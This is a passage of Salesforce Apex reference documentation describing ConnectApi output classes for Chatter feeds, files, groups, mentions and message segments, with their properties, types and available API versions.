		• `DashboardComponentSnapshot`—Feed item with a dashboard component snapshot capability. • `EmailMessageEvent`—Feed item generated when an email is sent from a case in Case Feed. • `FacebookPost`—Deprecated. Feed item generated when a Facebook post is created from a case in Case Feed. • `LinkPost`—Feed item with a link capability. • `MilestoneEvent`—Feed item generated when a case milestone is either completed or reaches a violation status. Contains a link to the case milestone. • `PollPost`—Feed item with a poll capability. Viewers of the feed item are allowed to vote on the options in the poll. • `ProfileSkillPost`—Feed item generated when a skill is added to a user's profile. • `QuestionPost`—Feed item generated when a question is asked. As of API version 33.0, a feed item of this type can have a content capability and a link capability. • `ReplyPost`—Feed item generated by a Chatter Answers reply. • `RypplePost`—Feed item generated when a user posts thanks. • `SocialPost`—Feed item generated when a social post is created from a case in Case Feed. • `TextPost`—Feed item containing text only. • `TrackedChange`—Feed item created when one or more fields on a record have been changed. • `UserStatus`—Deprecated. A user's post to their own profile.	
`visibility`	`ConnectApi.FeedItemVisibilityType`	Specifies the type of users who can see a feed item. • `AllUsers`—Visibility is not limited to internal users. • `InternalUsers`—Visibility is limited to internal users.	28.0

ConnectApi.FeedItemAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.FeedElementCapability Class is used.

This class is abstract.

Subclasses:

- ConnectApi.ApprovalAttachment Class
- ConnectApi.BasicTemplateAttachment Class
- ConnectApi.CanvasTemplateAttachment Class
- ConnectApi.EmailMessage Class
- ConnectApi.CaseComment Class
- ConnectApi.ContentAttachment Class
- ConnectApi.DashboardComponentAttachment Class
- ConnectApi.FeedPoll Class
- ConnectApi.LinkAttachment Class
- ConnectApi.RecordSnapshotAttachment Class
- ConnectApi.TrackedChangeAttachment Class

Message segments in a feed item are typed as `ConnectApi.MessageSegment`. Feed item capabilities are typed as `ConnectApi.FeedItemCapability`. Record fields are typed as `ConnectApi.AbstractRecordField`. These classes are all abstract and have several concrete subclasses. At runtime you can use `instanceof` to check the concrete types of these objects and then safely proceed with the corresponding downcast. When you downcast, you must have a default case that handles unknown subclasses.

Important: The composition of a feed may change between releases. Your code should always be prepared to handle instances of unknown subclasses.

ConnectApi.FeedItemPage Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.FeedElementPage Class is used.

A paged collection of `ConnectApi.FeedItem` objects.

Name	Type	Description	Available Version
`currentPageToken`	String	Token identifying the current page.	28.0–31.0
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0–31.0
`isModifiedToken`	String	An opaque polling token to use in the *`since`* parameter of the `ChatterFeeds.isModified` method. The token describes when the feed was last modified. **Important:** This feature is available through a Feed Polling pilot program. This pilot program is closed and not accepting new participants.	28.0–31.0

Name	Type	Description	Available Version
`isModifiedUrl`	String	A Chatter REST API URL with a *`since`* request parameter that contains an opaque token that describes when the feed was last modified. Returns `null` if the feed isn't a news feed. Use this URL to poll a news feed for updates. **Important:** This feature is available through a Feed Polling pilot program. This pilot program is closed and not accepting new participants.	28.0–31.0
`items`	List<ConnectApi.FeedItem>	List of feed items	28.0–31.0
`nextPageToken`	String	Token identifying the next page or `null` if there is no next page.	28.0–31.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	28.0–31.0
`updatesToken`	String	Token to use in an `updatedSince` parameter, or `null` if not available.	30.0–31.0
`updatesUrl`	String	A Chatter REST API resource with a query string containing the value of the `updatesToken` property. The resource returns the feed items that have been updated since the last request. Use the URL as it is—do not modify it. Property is `null` if not available.	30.0–31.0

ConnectApi.FeedItemSummary

A feed item summary.

Subclass of ConnectApi.FeedEntitySummary.

Property Name	Type	Description	Available Version
`capabilities`	`ConnectApi.FeedElementCapabilities`	Container for all capabilities that can be included with a feed item.	39.0
`header`	`ConnectApi.MessageBody`	Title of the post. This property contains renderable plain text for all the message segments. If a client doesn't know how to render a feed element type, it should render this text.	39.0
`modifiedDate`	Datetime	When the feed item was modified in the form of an ISO8601 date string, for example, 2011-02-25T18:24:31.000Z.	39.0

Property Name	Type	Description	Available Version
`originalFeedItem`	`ConnectApi.Reference`	Reference to the original feed item if this feed item is a shared feed item; otherwise, `null`.	39.0
`originalFeedItemActor`	`ConnectApi.Actor`	If this feed item is a shared feed item, information about the original poster of the feed item; otherwise, `null`.	39.0
`photoUrl`	String	URL of the photo associated with the feed item.	39.0
`visibility`	`ConnectApi.FeedItemVisibility`	Specifies who can see a feed item. • `AllUsers`—Visibility is not limited to internal users. • `InternalUsers`—Visibility is limited to internal users.	39.0

ConnectApi.FeedItemTopicPage Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.TopicsCapability Class is used.

Name	Type	Description	Available Version
`canAssignTopics`	Boolean	`true` if a topic can be assigned to the feed item, `false` otherwise	28.0–31.0
`topics`	`List<ConnectApi.Topic>`	List of topics	28.0–31.0

ConnectApi.FeedModifiedInfo Class

Important: This feature is available through a Feed Polling pilot program. This pilot program is closed and not accepting new participants.

Name	Type	Description	Available Version
`isModified`	Boolean	`true` if the news feed has been modified since the last time it was polled; `false` otherwise. Returns `null` if the feed is not a news feed.	28.0
`isModifiedToken`	String	An opaque polling token to use in the *`since`* parameter of the `ChatterFeeds.isModified` method. The token describes when the feed was last modified.	28.0
`nextPollUrl`	String	A Chatter REST API URL with a *`since`* request parameter that contains an opaque token that describes when the feed was last modified.	28.0

Name	Type	Description	Available Version
		Returns `null` if the feed isn't a news feed. Use this URL to poll a news feed for updates.	

ConnectApi.FeedPoll Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.PollCapability Class is used.

Subclass of ConnectApi.FeedItemAttachment Class

This object is returned as the attachment of `ConnectApi.FeedItem` objects where the `type` property is `PollPost`.

Name	Type	Description	Available Version
`choices`	`List<ConnectApi.FeedPollChoice>`	List of choices for poll.	28.0–31.0
`myChoiceId`	String	ID of the poll choice that the context user has voted for in this poll. Returns `null` if the context user hasn't voted.	28.0–31.0
`totalVoteCount`	Integer	Total number of votes cast on the feed poll item.	28.0–31.0

ConnectApi.FeedPollChoice Class

Name	Type	Description	Available Version
`id`	String	Poll choice ID	28.0
`position`	Integer	The location in the poll where this poll choice exists. The first poll choice starts at 1.	28.0
`text`	String	Label text associated with the poll choice	28.0
`voteCount`	Integer	Total number of votes for this poll choice	28.0
`voteCountRatio`	Double	The ratio of total number of votes for this poll choice to all votes cast in the poll. Multiply the ratio by 100 to get the percentage of votes cast for this poll choice.	28.0

SEE ALSO:

ConnectApi.PollCapability Class

ConnectApi.FieldChangeSegment Class

Subclass of ConnectApi.ComplexSegment Class

No additional properties.

SEE ALSO:

ConnectApi.MoreChangesSegment Class

ConnectApi.FieldChangeNameSegment Class

Subclass of ConnectApi.MessageSegment Class

No additional properties.

ConnectApi.FieldChangeValueSegment Class

Subclass of ConnectApi.MessageSegment Class

Name	Type	Description	Available Version
`valueType`	`ConnectApi.FieldChangeValueType Enum`	Specifies the value type of a field change: • `NewValue`—A new value • `OldValue`—An old value	28.0
`url`	String	URL value if the field change is to a URL field (such as a web address)	28.0

ConnectApi.File Class

This class is abstract.

Subclass of ConnectApi.ActorWithId Class

Superclass of ConnectApi.FileSummary Class

Name	Type	Description	Available Version
`checksum`	String	MD5 checksum for the file	28.0
`contentModifiedDate`	Datetime	An ISO 8601 format date string, for example, 2011-02-25T18:24:31.000Z. File-specific modified date, which is updated only for direct file operations, such as rename. Modifications to the file from outside of Salesforce can update this date.	32.0
`contentSize`	Integer	Size of the file in bytes	28.0
`contentUrl`	String	If the file is a link, returns the URL, otherwise, the string "null"	28.0
`description`	String	Description of the file	28.0
`downloadUrl`	String	URL to the file, that can be used for downloading the file	28.0
`fileExtension`	String	Extension of the file	28.0
`fileType`	String	Type of file, such as PDF, PowerPoint, and so on	28.0

Name	Type	Description	Available Version
`flashRenditionStatus`	String	Specifies if a flash preview version of the file has been rendered	28.0
`isInMyFileSync`	Boolean	`true` if the file is synced withSalesforce Files Sync; `false` otherwise.	28.0
`isMajorVersion`	Boolean	`true` if the file is a major version; `false` if the file is a minor version. Major versions can't be replaced.	31.0
`mimeType`	String	File's MIME type	28.0
`moderationFlags`	`ConnectApi.ModerationFlags`	Information about the moderation flags on a file. If `ConnectApi.Features.communityModeration` is `false`, this property is `null`.	30.0
`modifiedDate`	Datetime	An ISO 8601 format date string, for example, 2011-02-25T18:24:31.000Z. Modifications to the file from within Salesforce update this date.	28.0
`name`	String	Name of the file	28.0
`origin`	String	Specifies the file source. Valid values are: • `Chatter`—file came from Chatter • `Content`—file came from content	28.0
`owner`	`ConnectApi.UserSummary`	File's owner	28.0
`pdfRenditionStatus`	String	Specifies if a PDF preview version of the file has been rendered	28.0
`publishStatus`	`ConnectApi.FilePublishStatus`	Specifies the publish status of the file. • `PendingAccess`—File is pending publishing. • `PrivateAccess`—File is private. • `PublicAccess`—File is public.	28.0
`renditionUrl`	String	URL to the rendition for the file	28.0
`renditionUrl240By180`	String	URL to the 240 x 180 rendition resource for the file.For shared files, renditions process asynchronously after upload. For private files, renditions process when the first file preview is requested, and aren't available immediately after the file is uploaded.	29.0
`renditionUrl720By480`	String	URL to the 720 x 480 rendition resource for the file.For shared files, renditions process asynchronously after upload. For private files, renditions process when the first file preview is requested, and aren't available immediately after the file is uploaded.	29.0

Name	Type	Description	Available Version
`sharingOption`	`ConnectApi.FileSharingOption`	Sharing option of the file. Values are: • `Allowed`—Resharing of the file is allowed. • `Restricted`—Resharing of the file is restricted.	35.0
`sharingRole`	`ConnectApi.FileSharingType`	Specifies the sharing role of the file: • `Admin`—Owner permission, but doesn't own the file. • `Collaborator`—Viewer permission, and can edit, change permissions, and upload a new version of a file. • `Owner`—Collaborator permission, and can make a file private, and delete a file. • `Viewer`—Can view, download, and share a file. • `WorkspaceManaged`—Permission controlled by the library.	28.0
`textPreview`	String	Text preview of the file if available; `null` otherwise.	30.0
`thumb120By90RenditionStatus`	String	Specifies the rendering status of the 120 x 90 preview image of the file. One of these values: • `Processing`—Image is being rendered. • `Failed`—Rendering process failed. • `Success`—Rendering process was successful. • `Na`—Rendering is not available for this image.	28.0
`thumb240By180RenditionStatus`	String	Specifies the rendering status of the 240 x 180 preview image of the file. One of these values: • `Processing`—Image is being rendered. • `Failed`—Rendering process failed. • `Success`—Rendering process was successful. • `Na`—Rendering is not available for this image.	28.0
`thumb720By480RenditionStatus`	String	Specifies the rendering status of the 720 x 480 preview image of the file. One of these values: • `Processing`—Image is being rendered. • `Failed`—Rendering process failed. • `Success`—Rendering process was successful. • `Na`—Rendering is not available for this image.	28.0
`title`	String	Title of the file	28.0
`versionNumber`	String	File's version number	28.0

ConnectApi.FilePreview

A file preview.

Property Name	Type	Description	Available Version
`format`	`ConnectApi.FilePreviewFormat`	The format of the preview. Values are: • `Pdf`—Preview format is PDF. • `Svg`—Preview format is compressed SVG. • `Thumbnail`—Preview format is 240 x 180 PNG. • `ThumbnailBig`—Preview format is 720 x 480 PNG. • `ThumbnailTiny`—Preview format is 120 x 90 PNG.	39.0
`previewUrlCount`	Integer	The total number of preview URLs for this preview format.	39.0
`previewUrls`	List<`ConnectApi.FilePreviewUrl`>	A list of file preview URLs.	39.0
`status`	`ConnectApi.FilePreviewStatus`	The availability status of the preview. Values are: • `Available`—Preview is available. • `InProgress`—Preview is being processed. • `NotAvailable`—Preview is unavailable. • `NotScheduled`—Generation of the preview isn't scheduled yet.	39.0
`url`	String	The URL for the file preview.	39.0

SEE ALSO:

ConnectApi.FilePreviewCollection

ConnectApi.FilePreviewCollection

A collection of file previews.

Property Name	Type	Description	Available Version
`fileId`	String	ID of the file.	39.0
`previews`	List<`ConnectApi.FilePreview`>	Previews supported for the file.	39.0

Property Name	Type	Description	Available Version
`url`	String	URL to the current page of file previews.	39.0

SEE ALSO:

ConnectApi.InlineImageSegment

ConnectApi.FilePreviewUrl

A URL to a file preview.

Property Name	Type	Description	Available Version
`pageNumber`	Integer	Preview page number starting from zero, or `null` for PDF files.	39.0
`previewUrl`	String	File preview URL.	39.0

SEE ALSO:

ConnectApi.FilePreview

ConnectApi.FilesCapability

If a feed element has this capability, it has one or more file attachments.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`items`	List<`ConnectApi.Content`>	Collection of files.	36.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.FileSummary Class

Subclass of ConnectApi.File Class

This class represents a summary description of a file.

ConnectApi.FollowerPage Class

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0

Name	Type	Description	Available Version
`followers`	`List<ConnectApi.Subscription>`	List of subscriptions	28.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	28.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	28.0
`total`	Integer	Total number of followers across all pages	28.0

ConnectApi.FollowingCounts Class

Name	Type	Description	Available Version
`people`	Integer	Number of people user is following	28.0
`records`	Integer	Number of records user is following Topics are a type of record that can be followed as of version 29.0.	28.0
`total`	Integer	Total number of items user is following	28.0

SEE ALSO:

ConnectApi.UserDetail Class

ConnectApi.FollowingPage Class

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0
`following`	`List<ConnectApi.Subscription>`	List of subscriptions	28.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	28.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	28.0
`total`	Integer	Total number of records being followed across all pages	28.0

ConnectApi.GenericBundleCapability Class

If a feed element has this capability, the feed element has a group of other feed elements condensed into one feed element. This group is called a *bundle*.

Subclass of ConnectApi.BundleCapability Class.

ConnectApi.GenericFeedElement Class

A concrete implementation of the abstract `ConnectApi.FeedElement` class.

Subclass of ConnectApi.FeedElement Class

ConnectApi.GlobalInfluence Class

Name	Type	Description	Available Version
`percentile`	String	Percentile value for the user's influence rank within the organization or community	28.0
`rank`	Integer	Number indicating the user's influence rank, relative to all other users within the organization or community	28.0

SEE ALSO:

ConnectApi.UserDetail Class

ConnectApi.GroupChatterSettings Class

A user's Chatter settings for a specific group.

Name	Type	Description	Available Version
`emailFrequency`	`ConnectApi.GroupEmailFrequency` Enum	The frequency with which a group member receives email from a group.	28.0

ConnectApi.GroupInformation Class

Describes the "Information" section of the group. In the Web UI, this section is above the "Description" section. If the group is private, this section is visible only to members.

Name	Type	Description	Available Version
`text`	String	The text of the "Information" section of the group.	28.0
`title`	String	The title of the "Information" section of the group.	28.0

SEE ALSO:

ConnectApi.ChatterGroupDetail Class

ConnectApi.GroupMember Class

Name	Type	Description	Available Version
`id`	String	User's 18-character ID	28.0
`lastFeedAccessDate`	Datetime	The date and time at which the group member last accessed the group feed.	31.0
`role`	`ConnectApi.GroupMembershipType` Enum	Specifies the type of membership the user has with the group, such as group owner, manager, or member. • `GroupOwner` • `GroupManager` • `NotAMember` • `NotAMemberPrivateRequested` • `StandardMember`	28.0
`url`	String	Chatter REST API URL to this membership	28.0
`user`	`ConnectApi.UserSummary`	Information about the user who is subscribed to this group	28.0

SEE ALSO:

ConnectApi.GroupMemberPage Class

ConnectApi.GroupMemberPage Class

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	28.0
`members`	`List<ConnectApi.GroupMember>`	List of group members	28.0
`myMembership`	`ConnectApi.Reference`	If the context user is a member of this group, returns information about that membership, otherwise, `null`.	28.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	28.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	28.0
`totalMemberCount`	Integer	Total number of group members across all pages	28.0

ConnectApi.GroupMembershipRequest Class

Name	Type	Description	Available Version
`createdDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z	28.0
`id`	String	ID for the group membership request object	28.0
`lastUpdateDate`	Datetime	ISO8601 date string, for example, 2011-02-25T18:24:31.000Z	28.0
`requestedGroup`	`ConnectApi.Reference`	Information about the group the context user is requesting to join.	28.0
`responseMessage`	String	A message for the user if their membership request is declined. The value of this property is used only when the value of the `status` property is `Declined`. The maximum length is 756 characters.	28.0
`status`	`ConnectApi.GroupMembershipRequestStatus` Enum	The status of a request to join a private group. Values are: • `Accepted` • `Declined` • `Pending`	28.0
`url`	String	URL of the group membership request object.	28.0
`user`	`ConnectApi.UserSummary`	Information about the user requesting membership in a group.	28.0

SEE ALSO:

ConnectApi.GroupMembershipRequests Class

ConnectApi.GroupMembershipRequests Class

Name	Type	Description	Available Version
`requests`	`List<ConnectApi.GroupMembershipRequest>`	Information about group membership requests.	28.0
`total`	Integer	The total number of requests.	28.0

ConnectApi.GroupRecord Class

A record associated with a group.

Property	Type	Description	Available Version
`id`	String	Record's 18-character ID	33.0

Property	Type	Description	Available Version
`record`	`ConnectApi.ActorWithId`	Information about the record associated with the group	33.0
`url`	String	Record URL	33.0

SEE ALSO:

ConnectApi.GroupRecordPage Class

ConnectApi.GroupRecordPage Class

A paginated list of `ConnectApi.GroupRecord` objects.

Property	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	33.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	33.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	33.0
`records`	`List<ConnectApi.GroupRecord>`	List of records on the current page.	33.0
`totalRecordCount`	Integer	Total number of records associated with the group.	33.0

ConnectApi.HashtagSegment Class

Subclass of ConnectApi.MessageSegment Class

Name	Type	Description	Available Version
`tag`	String	Text of the topic without the hash symbol (#)	28.0
`topicUrl`	String	Chatter REST API Topics resource that searches for the topic: `/services/data/v39.0/chatter/topics?exactMatch=true&q=topic`	28.0
`url`	String	Chatter REST API Feed Items resource URL that searches for the topic in all feed items in an organization: `/services/data/v39.0/chatter/feed-items?q=topic`	28.0

ConnectApi.Icon Class

Property	Type	Description	Available Version
`height`	Integer	The height of the icon in pixels.	28.0
`width`	Integer	The width of the icon in pixels.	28.0
`url`	String	The URL of the icon. This URL is available to unauthenticated users. This URL does not expire.	28.0

SEE ALSO:

- ConnectApi.CanvasCapability Class
- ConnectApi.EnhancedLinkCapability
- ConnectApi.SocialPostCapability

ConnectApi.InlineImageSegment

An inline image in the feed body.

Subclass of ConnectApi.MessageSegment Class

Property Name	Type	Description	Available Version
`altText`	String	Alt text for the inline image.	35.0
`contentSize`	Integer	Size of the file in bytes.	35.0
`fileExtension`	String	Extension of the file, such as gif.	37.0
`thumbnails`	`ConnectApi.FilePreviewCollection`	Information about the available thumbnails for the image.	35.0
`url`	String	The URL to the latest version of the inline image.	35.0

ConnectApi.InteractionsCapability

If a feed element has this capability, it has information about user interactions.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`count`	Integer	The number of individual views, likes, and comments on a feed post.	37.0

SEE ALSO:

- ConnectApi.FeedElementCapabilities Class
- ConnectApi.RelatedQuestion

ConnectApi.Invitation

An invitation.

Property Name	Type	Description	Available Version
`email`	String	Email address of the user.	39.0
`status`	`ConnectApi.GroupViralInvitationsStatus`	Specifies the status of an invitation to join a group. Values are: • `ActedUponUser`—The user was added to the group. An email was sent asking the user to visit the group. • `Invited`—An email was sent asking the user to sign up for the org. • `MaxedOutUsers`—The group has the maximum allowed members. • `MultipleError`—The user wasn't invited due to multiple errors. • `NoActionNeededUser`—The user is already a member of the group. • `NotVisibleToExternalInviter`—The user is not accessible to the user sending the invitation. • `Unhandled`—The user couldn't be added to the group for an unknown reason.	39.0
`userId`	String	ID of the user.	39.0

SEE ALSO:

ConnectApi.Invitations

ConnectApi.Invitations

A collection of invitations.

Property Name	Type	Description	Available Version
`invitations`	List<`ConnectApi.Invitation`>	Collection of invitations.	39.0

ConnectApi.KnowledgeArticleVersion

A knowledge article version.

Property Name	Type	Description	Available Version
`articleType`	String	Type of the knowledge article.	36.0
`id`	String	ID of the knowledge article version.	36.0
`knowledgeArticleId`	String	ID of the corresponding knowledge article.	36.0
`lastPublishedDate`	Datetime	Last published date of the knowledge article.	36.0
`summary`	String	Summary of the knowledge article contents.	36.0
`title`	String	Title of the knowledge article.	36.0
`urlName`	String	URL name of the knowledge article.	36.0

SEE ALSO:

ConnectApi.KnowledgeArticleVersionCollection

ConnectApi.KnowledgeArticleVersionCollection

A collection of knowledge article versions.

Property Name	Type	Description	Available Version
`items`	List<`ConnectApi.KnowledgeArticleVersion`>	A collection of knowledge article versions.	36.0

ConnectApi.LabeledRecordField Class

This class is abstract.

Subclass of ConnectApi.AbstractRecordField Class

Superclass of:

- ConnectApi.CompoundRecordField Class
- ConnectApi.CurrencyRecordField Class
- ConnectApi.DateRecordField Class
- ConnectApi.PercentRecordField Class
- ConnectApi.PicklistRecordField Class
- ConnectApi.RecordField Class
- ConnectApi.ReferenceRecordField Class
- ConnectApi.ReferenceWithDateRecordField Class

A record field containing a label and a text value.

Important: The composition of a feed may change between releases. Your code should always be prepared to handle instances of unknown subclasses.

Name	Type	Description	Available Version
`label`	String	A localized string describing the record field.	29.0
`text`	String	The text value of the record field. All record fields have a text value. To ensure that all clients can consume new content, inspect the record field's `type` property. If it isn't recognized, render the text value as the default case.	29.0

ConnectApi.LinkAttachment Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, ConnectApi.LinkCapability is used.

Subclass of ConnectApi.FeedItemAttachment Class

Name	Type	Description	Available Version
`title`	String	Title given to the link if available, otherwise, `null`	28.0–31.0
`url`	String	The link URL	28.0–31.0

ConnectApi.LinkCapability

If a feed element has this capability, it has a link.

Subclass of ConnectApi.FeedElementCapability Class.

Property Name	Type	Description	Available Version
`url`	String	Link URL. The URL can be to an external site.	32.0
`urlName`	String	Description of the link.	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilities Class

ConnectApi.LinkSegment Class

Subclass of ConnectApi.MessageSegment Class

Name	Type	Description	Available Version
`url`	String	The link URL	28.0

ConnectApi.MaintenanceInfo

Information about the upcoming scheduled maintenance for the organization.

Property Name	Type	Description	Available Version
`description`	String	Description of the maintenance.	34.0
`maintenanceTitle`	String	Title of the maintenance.	34.0
`maintenanceType`	`ConnectApi.MaintenanceType`	Specifies the type of maintenance. One of the following: • `Downtime`—Downtime maintenance. • `GenerallyAvailable`—Maintenance with generally available mode. • `MaintenanceWithDowntime`—Scheduled maintenance with downtime. • `ReadOnly`—Maintenance with read-only mode.	34.0
`messageEffectiveTime`	Datetime	Effective time when users start seeing the maintenance message.	34.0
`messageExpirationTime`	Datetime	Expiration time of the maintenance message.	34.0
`scheduledEndDowntime`	Datetime	Scheduled end of downtime. `null` for `GenerallyAvailable` and `ReadOnly` maintenance types.	34.0
`scheduledEndMaintenanceTime`	Datetime	Scheduled end of maintenance. `null` for `Downtime` maintenance type.	34.0
`scheduledStartDowntime`	Datetime	Scheduled start of downtime. `null` for `GenerallyAvailable` and `ReadOnly` maintenance types.	34.0
`scheduledStartMaintenanceTime`	Datetime	Scheduled start time of maintenance. `null` for `Downtime` maintenance type.	34.0

SEE ALSO:

ConnectApi.OrganizationSettings Class

ConnectApi.ManagedTopic Class

Represents a managed topic in a community.

Property Name	Type	Description	Available Version
`children`	List<`ConnectApi.ManagedTopic`>	Children managed topics of the managed topic; `null` if the `depth` request parameter isn't specified or is *1*.	35.0
`id`	String	ID of managed topic.	32.0

Property Name	Type	Description	Available Version
managedTopicType	ConnectApi.ManagedTopicType	Type of managed topic. • Featured—Topics that are featured, for example, on the community home page, but don't provide overall navigation. • Navigational—Topics that display in a navigational menu in the community.	32.0
parent	ConnectApi.Reference Class	Parent managed topic of the managed topic.	35.0
topic	ConnectApi.Topic	Information about the topic.	32.0
url	String	Chatter REST API URL to the managed topic.	32.0

SEE ALSO:

ConnectApi.ManagedTopicCollection Class

ConnectApi.ManagedTopicCollection Class

A collection of managed topics.

Property Name	Type	Description	Available Version
currentPageUrl	String	Chatter REST API URL identifying the current page.	32.0
managedTopics	List<ConnectApi.ManagedTopic>	List of managed topics.	32.0

ConnectApi.MarkupBeginSegment

The beginning of rich text markup.

Subclass of ConnectApi.MessageSegment Class

Property Name	Type	Description	Available Version
htmlTag	String	The HTML tag for this markup.	35.0
markupType	ConnectApi.MarkupType	Specifies the type of rich text markup. • Bold—Bold tag. • Code—Code tag. • Italic—Italic tag. • ListItem—List item tag. • OrderedList—Ordered list tag. • Paragraph—Paragraph tag. • Strikethrough—Strikethrough tag.	35.0

Property Name	Type	Description	Available Version
		• `Underline`—Underline tag. • `UnorderedList`—Unordered list tag.	

ConnectApi.MarkupEndSegment

The end of rich text markup.

Subclass of ConnectApi.MessageSegment Class

Property Name	Type	Description	Available Version
`htmlTag`	String	The HTML tag for this markup.	35.0
`markupType`	`ConnectApi.MarkupType`	Specifies the type of rich text markup. • `Bold`—Bold tag. • `Code`—Code tag. • `Italic`—Italic tag. • `ListItem`—List item tag. • `OrderedList`—Ordered list tag. • `Paragraph`—Paragraph tag. • `Strikethrough`—Strikethrough tag. • `Underline`—Underline tag. • `UnorderedList`—Unordered list tag.	35.0

ConnectApi.MentionCompletion Class

Information about a record that could be used to @mention a user or group.

Name	Type	Description	Available Version
`additionalLabel`	String	An additional label (if one exists) for the record represented by this completion, for example, "(Customer)" or "(Acme Corporation)".	29.0
`description`	String	A description of the record represented by this completion.	29.0
`name`	String	The name of the record represented by this completion. The name is localized, if possible.	29.0
`photoUrl`	String	A URL to the photo or icon of the record represented by this completion.	29.0
`recordId`	String	The ID of the record represented by this completion.	29.0

Name	Type	Description	Available Version
`userType`	`ConnectApi.UserType` Enum	If the record represented by this completion is a user, this value is the user type associated with that user; otherwise the value is `null`. One of these values: • `ChatterGuest`—User is an external user in a private group. • `ChatterOnly`—User is a Chatter Free customer. • `Guest`—User is unauthenticated. • `Internal`—User is a standard organization member. • `Portal`—User is an external user in a customer portal, partner portal, or community. • `System`—User is Chatter Expert or a system user. • `Undefined`—User is a user type that is a custom object.	30.0

SEE ALSO:

ConnectApi.MentionCompletionPage Class

ConnectApi.MentionCompletionPage Class

A paginated list of Mention Completion response bodies.

Name	Type	Description	Available Version
`currentPageUrl`	String	Chatter REST API URL identifying the current page.	29.0
`mentionCompletions`	`List<ConnectApi.MentionCompletion>`	A list of mention completion proposals. Use these proposals to build a feed post body.	29.0
`nextPageUrl`	String	Chatter REST API URL identifying the next page or `null` if there isn't a next page. Check whether this value is `null` before getting another page. If a page doesn't exist, a `ConnectApi.NotFoundException` error is returned.	29.0
`previousPageUrl`	String	Chatter REST API URL identifying the previous page or `null` if there isn't a previous page.	29.0

ConnectApi.MentionSegment Class

Subclass of ConnectApi.MessageSegment Class

Name	Type	Description	Available Version
`accessible`	Boolean	Specifies whether the mentioned user or group can see the post in which they are mentioned (`true`) or not (`false`).	28.0
`name`	String	Name of the mentioned user or group	28.0
`record`	`ConnectApi.ActorWithId`	Information about the mentioned user or group	29.0
`user`	`ConnectApi.UserSummary`	Information about the mentioned user **Important:** In versions 29.0 and later, use the `record` property.	28.0 only In versions before 29.0, if the mention is not a user, the mention is in a `ConnectApi.TextSegment` object.

ConnectApi.MentionValidation Class

Information about whether a proposed mention is valid for the context user.

Name	Type	Description	Available Version
`recordId`	String	The ID of the mentioned record.	29.0
`validationStatus`	`ConnectApi.MentionValidationStatus` Enum	Specifies the type of validation error for a proposed mention, if any. • `Disallowed`—The proposed mention is invalid and is rejected because the context user is trying to mention something that is not allowed. For example, a user who is not a member of a private group is trying to mention the private group. • `Inaccessible`—The proposed mention is allowed but the user or record being mentioned isn't notified because they don't have access to the parent record being discussed. • `Ok`—There is no validation error for this proposed mention.	29.0

SEE ALSO:

ConnectApi.MentionValidations Class

ConnectApi.MentionValidations Class

Information about whether a set of mentions is valid for the context user.

Name	Type	Description	Available Version
`hasErrors`	Boolean	Indicates whether at least one of the proposed mentions has an error (`true`), or not (`false`). For example, context users can't mention private groups they don't belong to. If such a group is included in the list of mention validations, `hasErrors` is `true` and the group has a `validationStatus` of `Disallowed` in its mention validation.	29.0
`mentionValidations`	`List<ConnectApi.MentionValidation>`	A list of mention validation information in the same order as the provided record IDs.	29.0

ConnectApi.MessageBody Class

Subclass of ConnectApi.AbstractMessageBody Class

No additional properties.

SEE ALSO:

- ConnectApi.ChatterLikesCapability Class
- ConnectApi.ChatterMessage Class
- ConnectApi.Comment Class
- ConnectApi.FeedElement Class
- ConnectApi.FeedItemSummary

ConnectApi.MessageSegment Class

This class is abstract.

Superclass of:

- ConnectApi.ComplexSegment Class
- ConnectApi.EntityLinkSegment Class
- ConnectApi.FieldChangeSegment Class
- ConnectApi.FieldChangeNameSegment Class
- ConnectApi.FieldChangeValueSegment Class
- ConnectApi.HashtagSegment Class
- ConnectApi.InlineImageSegment
- ConnectApi.LinkSegment Class
- ConnectApi.MarkupBeginSegment
- ConnectApi.MarkupEndSegment
- ConnectApi.MentionSegment Class
- ConnectApi.MoreChangesSegment Class
- ConnectApi.ResourceLinkSegment Class
- ConnectApi.TextSegment Class

